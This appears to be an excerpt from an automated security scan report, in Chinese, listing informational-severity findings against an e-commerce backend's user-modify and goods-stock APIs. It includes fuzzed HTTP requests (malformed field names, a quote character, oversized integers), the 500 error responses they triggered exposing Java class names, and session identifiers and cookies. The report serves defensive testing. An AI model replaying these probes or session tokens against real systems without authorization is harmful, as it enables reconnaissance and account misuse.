HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:08 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "account[]" (Class com.suneee.scn.system.model.dbo.SystemUserInfoT), not
marked as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@23bcd6c5; line: 1, column: 27] (through reference
chain: com.suneee.scn.system.model.dbo.SystemUserInfoT["account[]"])
```

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/user/userModify>

实体: ->"telephone" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 2

差异: 参数 从以下位置进行控制: ->"telephone" 至: __ORIG_VAL__.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /user/userModify HTTP/1.1
Content-Length: 169
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
```

```

Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId": "",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:08 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "telephone." (Class com.suneee.scn.system.model.dbo.SystemUserInfoT), not
marked as ignorable
    at [Source: io.netty.buffer.ByteBufInputStream@1f8a6fee; line: 1, column: 156] (through
reference chain: com.suneee.scn.system.model.dbo.SystemUserInfoT["telephone."])

```

变体-| 2 / 2

差异: **参数** 从以下位置进行控制: `->"telephone"` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /user/userModify HTTP/1.1
Content-Length: 170
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId": "",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone[ ]": "555-555-5555"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:08 GMT
Content-Type: text/plain; charset=UTF-8

```


Transfer-Encoding: chunked

Unrecognized field "telephone[]" (Class com.suneee.scn.system.model.dbo.SystemUserInfoT), not marked as ignorable
at [Source: io.netty.buffer.ByteBufInputStream@426ee598; line: 1, column: 157] (through reference chain: com.suneee.scn.system.model.dbo.SystemUserInfoT["telephone[]"])

问题 43 / 43

TOC

应用程序错误

严重性:

参考

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/user/userModify>

实体: ->"userId" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 8

差异: 参数 从以下位置进行控制: ->"userId" 至: ORIG_VAL_.

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /user/userModify HTTP/1.1
Content-Length: 169
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4clb50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "userId": "",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd5",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
```

```
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "userId." (Class com.suneee.scn.system.model.dbo.SystemUserInfoT), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@65836dfe; line: 1, column: 13] (through reference
chain: com.suneee.scn.system.model.dbo.SystemUserInfoT["userId."])
```

变体- | 2 / 8

差异: **参数** 从以下位置进行控制: `->"userId"` 至: `ORIG_VAL_[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /user/userModify HTTP/1.1
Content-Length: 170
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId[]": "",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "userId[]" (Class com.suneee.scn.system.model.dbo.SystemUserInfoT), not marked
as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@73141114; line: 1, column: 14] (through reference
chain: com.suneee.scn.system.model.dbo.SystemUserInfoT["userId[]"])
```

变体- | 3 / 8

差异: **参数** 从以下位置进行控制: `--` 至: `%27`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:



```
POST /user/userModify HTTP/1.1
Content-Length: 169
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId": "",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Integer from String value '': not a valid Integer value
at [Source: io.netty.buffer.ByteBufInputStream@c72b555; line: 1, column: 2] (through reference
chain: com.suneee.scn.system.model.dbo.SystemUserInfo["userId"])
```

变体- | 4 / 8

差异: **参数** 从以下位置进行控制:  至: 

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /user/userModify HTTP/1.1
Content-Length: 171
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",



```

```
"address": "753 Main Street",
"eMail": "test@altoromutual.com",
"telephone": "555-555-5555"
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Can not construct instance of java.lang.Integer from String value '\': not a valid Integer value
at [Source: io.netty.buffer.ByteBufInputStream@68293c7d; line: 1, column: 2] (through reference
chain: com.suneee.scn.system.model.dbo.SystemUserInfoT["userId"])
```

变体- | 5 / 8

差异: **参数** 从以下位置进行控制:  至:  ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:



```
POST /user/userModify HTTP/1.1
Content-Length: 169
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```
{
  "userId": ";",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Can not construct instance of java.lang.Integer from String value ';': not a valid Integer value
at [Source: io.netty.buffer.ByteBufInputStream@228bcb07; line: 1, column: 2] (through reference
chain: com.suneee.scn.system.model.dbo.SystemUserInfoT["userId"])
```

变体-| 6 / 8

差异: **参数** 从以下位置进行控制:  至: 

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:



```
POST /user/userModify HTTP/1.1
Content-Length: 170
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId": "",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd5",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Integer from String value '': not a valid Integer value
at [Source: io.netty.buffer.ByteBufInputStream@35cc53ef; line: 1, column: 2] (through reference
chain: com.sunee.scn.system.model.dbo.SystemUserInfo["userId"])
```

变体-| 7 / 8

差异: **参数** 从以下位置进行控制:  至: 

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /user/userModify HTTP/1.1
Content-Length: 172
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
```

```

Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8


{
  "userId": "\\      \",
  "account": "setest01",
  "name": "\\u8d44\\u6e90\\u5546\\u57ce\\u6d4b\\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Integer from String value '\": not a valid Integer value
at [Source: io.netty.buffer.ByteBufInputStream@65356bb2; line: 1, column: 2] (through reference
chain: com.suneee.scn.system.model.dbo.SystemUserInfo["userId"])

```

变体- | 8 / 8

差异: **参数** 从以下位置进行控制:  至: 

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /user/userModify HTTP/1.1
Content-Length: 169
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId": ")",
  "account": "setest01",
  "name": "\\u8d44\\u6e90\\u5546\\u57ce\\u6d4b\\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:25:09 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Integer from String value ')': not a valid Integer value
at [Source: io.netty.buffer.ByteBufInputStream@63c28ef6; line: 1, column: 2] (through reference

```

```
chain: com.suneee.scn.system.model.dbo.SystemUserInfoT["userId"])
```

问题 1 / 16

TOC

整数溢出

严重性:	参考
CVSS 分数:	0.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList
实体:	pageNum (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

変体- | 1 / 4

差异: 参数 从以下位置进行控制: 1 至: 999999999999999999

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=99999999999999999999&
searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
For input string: "999999999999999999999999"
```

变体- | 2 / 4

差异: 参数 从以下位置进行控制: 1 至: -99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=-
99999999999999999999&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "-99999999999999999999"
```

变体- | 3 / 4

差异: 参数 从以下位置进行控制: 1 至: 4294967297

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=4294967297&searchValu
e= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
```


Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "4294967297"

变体- | 4 / 4

差异: 参数 从以下位置进行控制: ① 至: 18446744073709551617

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=18446744073709551617&
searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "18446744073709551617"
```

整数溢出	
严重性:	参考
CVSS 分数:	0.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList
实体:	start (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 4

差异: 参数 从以下位置进行控制: 0 至: 999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?draw=1&start=999999999999999999&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "999999999999999999"

变体- | 2 / 4

差异: 参数 从以下位置进行控制: 0 至: -999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?draw=1&start=-999999999999999999&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "-999999999999999999"

变体- | 3 / 4

差异: 参数 从以下位置进行控制: 0 至: 4294967297

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=4294967297&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:52 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "4294967297"

变体- | 4 / 4

差异: 参数 从以下位置进行控制: 0 至: 18446744073709551617

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=18446744073709551617&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
